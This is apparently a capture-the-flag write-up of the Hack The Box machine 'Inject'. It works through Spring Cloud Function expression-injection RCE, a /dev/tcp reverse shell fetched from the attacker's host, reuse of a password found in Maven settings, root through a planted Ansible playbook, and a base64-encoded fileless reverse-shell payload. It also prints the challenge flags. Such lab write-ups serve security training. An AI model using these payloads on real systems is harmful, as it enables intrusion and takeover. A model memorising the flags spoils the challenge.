


```
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("curl 10.10.14.9/xd")

xd
```

- Put random post data

Via burp repeater



Success confirmed:

```
(root@kali)-[~/inject]
# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.204 - - [27/Mar/2023 22:41:29] code 404, message File not found
10.10.11.204 - - [27/Mar/2023 22:41:29] "GET /xd HTTP/1.1" 404 -
^X@ss
1 23h 17m 1 python 2 rlwrap 3 zsh
```

Prepare reverse shell script:

```
mkdir www && cd www
python3 -m http.server 80
echo 'bash -c "bash -i >& /dev/tcp/10.10.14.9/1111 0>&1"' > ok.sh
```

Start Listener:

```
(root@kali)-[~/inject]
# rlwrap nc -lvnp 1111
listening on [any] 1111 ...
```

Since piping `bash` and reverse shell one-liner doesn't work

Send following commands to get reverse shell:

1. `curl 10.10.14.9/ok.sh -o /tmp/qq.sh`
2. `bash /tmp/qq.sh`

Found `.m2` (Marven's config and profile folder)

```
frank@inject:/$ id
id
uid=1000(frunk) gid=1000(frunk) groups=1000(frunk)
frank@inject:/$ pwd
pwd
/
```

```
frank@inject:/$ cd ~
```

```
cd ~
```

```
frank@inject:~$ ls -la
```

```
ls -la
```

```
total 28
```

```
drwxr-xr-x 5 frank frank 4096 Feb  1 18:38 .
drwxr-xr-x 4 root  root  4096 Feb  1 18:38 ..
lrwxrwxrwx 1 root  root    9 Jan 24 13:57 .bash_history -> /dev/null
-rw-r--r-- 1 frank frank 3786 Apr 18 2022 .bashrc
drwx----- 2 frank frank 4096 Feb  1 18:38 .cache
drwxr-xr-x 3 frank frank 4096 Feb  1 18:38 .local
drwx----- 2 frank frank 4096 Feb  1 18:38 .m2
-rw-r--r-- 1 frank frank  807 Feb 25 2020 .profile
```

```
frank@inject:~$ cd .m2
```

```
cd .m2
```

```
frank@inject:~/m2$ ls -la
```

```
ls -la
```

```
total 12
```

```
drwx----- 2 frank frank 4096 Feb  1 18:38 .
drwxr-xr-x 5 frank frank 4096 Feb  1 18:38 ..
-rw-r----- 1 root  frank  617 Jan 31 16:55 settings.xml
```

```
frank@inject:~/m2$ cat settings.xml
```

```
cat settings.xml
```

```
<?xml version="1.0" encoding="UTF-8"?>
<settings xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
  <servers>
    <server>
      <id>Inject</id>
      <username>phil</username>
      <password>DocPhillovestoInject123</password>
```

```
<privateKey>${user.home}/.ssh/id_dsa</privateKey>
<filePermissions>660</filePermissions>
<directoryPermissions>660</directoryPermissions>
<configuration></configuration>
</server>
</servers>
</settings>
```

Switch user to **phil** by login with the password : DocPhillovestoInject123

```
frank@inject:~/.m2$ su - phil
su - phil
Password: DocPhillovestoInject123
echo $SHELL
/bin/bash
id
uid=1001(phil) gid=1001(phil) groups=1001(phil),50(staff)

cat user.txt
39677b8b0c73671eede1ecdf4317acb3
```

Root Flag

Ansible

According to the result gathered during directory listing stage, check the `/opt` path

```
python3 -c "import pty;pty.spawn('/bin/bash')"
```

```
phil@inject:/home/phil$ ls -la /opt/automation/tasks/
total 12
```

```
drwxrwxr-x 2 root staff 4096 Mar 28 06:00 .  
drwxr-xr-x 3 root root 4096 Oct 20 04:23 ..  
-rw-r--r-- 1 root root 150 Mar 28 06:00 playbook_1.yml
```

phil is in the group of staff , can write files to the directory but have no permission to edit playbook_1.yml

My hunch told me this is not normal, there must be a way for ansible to run yml file as root

Use pspy to monitor processes

Download and run pspy at victim machine:

```
wget 10.10.14.9/pspy64  
chmod +x pspy64  
./pspy64
```

There are tasks to automatically setup ansible and run ansible-playbook to load /opt/automation/tasks/playbook_1.yml

Ansible will load any `.yaml` files as **root** in the `tasks` directory before removing them

```
/bin/sh -c /usr/local/bin/ansible-parallel /opt/automation/tasks/*.yaml
```

Using `pwn-cat-cs` to listen on port 1111

```
(local) pwn-cat-cs$ listen -m linux 1111
[01:51:03] new listener created for 0.0.0.0:1111
```

Place a `yaml` file in the directory to make it run the reverse shell script in `/tmp` which was created at my initial access

```
cat << EOF > xd.yaml
- hosts: localhost
  tasks:
    - name: QAQ
      command: sudo bash /tmp/qq.sh
EOF
```

Caught the shell after waiting for about 30 seconds:

```
(local) pwn-cat-cs$ sessions
```

Active Sessions


| ID | User | Host ID | Platform | Type | Address |
|----|------|----------------------------------|----------|--------|--------------------|
| 0 | phil | 22dee6740fe3464ef23acecc8e677915 | linux | Bind | 10.10.11.204:50596 |
| *1 | root | 22dee6740fe3464ef23acecc8e677915 | linux | Socket | 10.10.11.204:55746 |

```
(remote) root@inject:/opt/automation/tasks# cat /root/root.txt
3f48303a4a490b03d83b9541e9165e86
```




The banner features a dark blue background with a green, pixelated landscape of hills and a field of cubes. In the center is a circular icon with a blue gradient and a yellow border, containing two crossed syringes. Below the icon, the text "Inject has been Pwned!" is displayed in white. A horizontal line separates this from the congratulatory message. The message reads "Congratulations" followed by a small green robot icon and the text "bravosec, best of luck in capturing flags ahead!". Below this is a table with three columns: "MACHINE RANK", "PWN DATE", and "POINTS EARNED".

Inject has been Pwned!

Congratulations  **bravosec**, best of luck in capturing flags ahead!

| | | |
|--------------|--------------------|---------------|
| #3469 | 28 Mar 2023 | 30 |
| MACHINE RANK | PWN DATE | POINTS EARNED |

Additional

From Ippsec

- Java allows directory listing with path traversal

Command Injection Fileless RCE

Avoid using bad characters to make get reverse shell without dropping file on target disk

```
└─(root@kali)-[~/inject]
└─# echo 'bash -i >& /dev/tcp/10.10.14.6/443 0>&1' | base64 -w0
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC42LzQ0MyAwPiYxCg==
```

```
└─(root@kali)-[~/inject]
└─# echo ' bash -i >& /dev/tcp/10.10.14.6/443 0>&1' | base64 -w0
IGJhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNi80NDMgMD4mMQo=
```

```
└─(root@kali)-[~/inject]
└─# echo ' bash -i >& /dev/tcp/10.10.14.6/443 0>&1 ' | base64 -w0
IGJhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNi80NDMgMD4mMSAK
```

Send this payload

```
bash -c {echo,IGJhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNi80NDMgMD4mMSAK}|{base64,-d}|bash
```

Failed CVE-2022-22965

Searched for: `spring boot 2.6.5 exploit`

- CVE-2022-22965



spring boot 2.6.5 exploit



全部

影片

新聞

圖片

購物

更多

工具

約有 85,600 項結果 (搜尋時間：0.35 秒)



snyk.io

<https://security.snyk.io/maven/2.6.5> · 翻譯這個網頁

org.springframework.boot:spring-boot 2.6.5 vulnerabilities | Snyk

Learn more about known [org.springframework.boot:spring-boot 2.6.5](#) vulnerabilities and ... have been found for this package in Snyk's [vulnerability](#) database.



spring.io

<https://spring.io/blog/2022/03/31/s...> · 翻譯這個網頁

Spring Framework RCE, Early Announcement

2022年3月31日 — The [vulnerability](#) impacts [Spring](#) MVC and [Spring](#) WebFlux applications running on JDK 9+. The specific [exploit](#) requires the application to be ...



berkeley.edu

<https://security.berkeley.edu/news/v...> · 翻譯這個網頁

Vulnerability in the Spring Framework (CVE-2022-22965)

2022年3月31日 — A critical [vulnerability](#) has been found in the widely used Java framework [Spring](#) Core. While Remote Code Execution (RCE) is possible and a ...



vuln.db.com

<https://vuln.db.com/...> · 翻譯這個網頁

VMware Spring Boot SpringShell code injection - VulDB

A [vulnerability](#), which was classified as very critical, has been found in VMware [Spring Boot](#) up to 2.5.11/2.6.5. Affected by this issue is some unknown ...



cvedetails.com

<https://www.cvedetails.com/VMware-S...> · 翻譯這個網頁

Detail:

Am I Impacted?

These are the requirements for the specific scenario from the report:

- Running on JDK 9 or higher
- [Packaged as a traditional WAR](#) and deployed on a standalone Servlet container. Typical Spring Boot deployments using [an embedded Servlet container](#) or [reactive web server](#) are not impacted.
- `spring-webmvc` or `spring-webflux` dependency.
- Spring Framework versions 5.3.0 to 5.3.17, 5.2.0 to 5.2.19, and older versions.

Additional notes:

- The vulnerability involves `ClassLoader` access and depends on the actual Servlet Container in use. Tomcat 10.0.19, 9.0.61, 8.5.77, and earlier versions are known to be vulnerable. Payara and Glassfish are also known to be vulnerable. Other Servlet containers may also be vulnerable.
- The issue relates to data binding used to populate an object from request parameters (either query parameters or form data). Data binding is used for controller method parameters that are annotated with `@ModelAttribute` or optionally without it, and without any other Spring Web annotation.
- The issues does not relate to `@RequestBody` controller method parameters (e.g. JSON deserialization). However, such methods may still be vulnerable if they have another method parameter populated via data binding from query parameters.

After doing some research on the lab, I verified that the VM is not vulnerable to this exploit:

Vulnerable spring boot project's `pom.xml` :

<https://github.com/itsecurityco/CVE-2022-22965/blob/master/pom.xml>

How to patch:

<https://github.com/itsecurityco/CVE-2022-22965/blob/master/patch.png>

In this case, the machine does not meet below requirements to be exploitable:

- Data Binding
- Packaged as Traditional WAR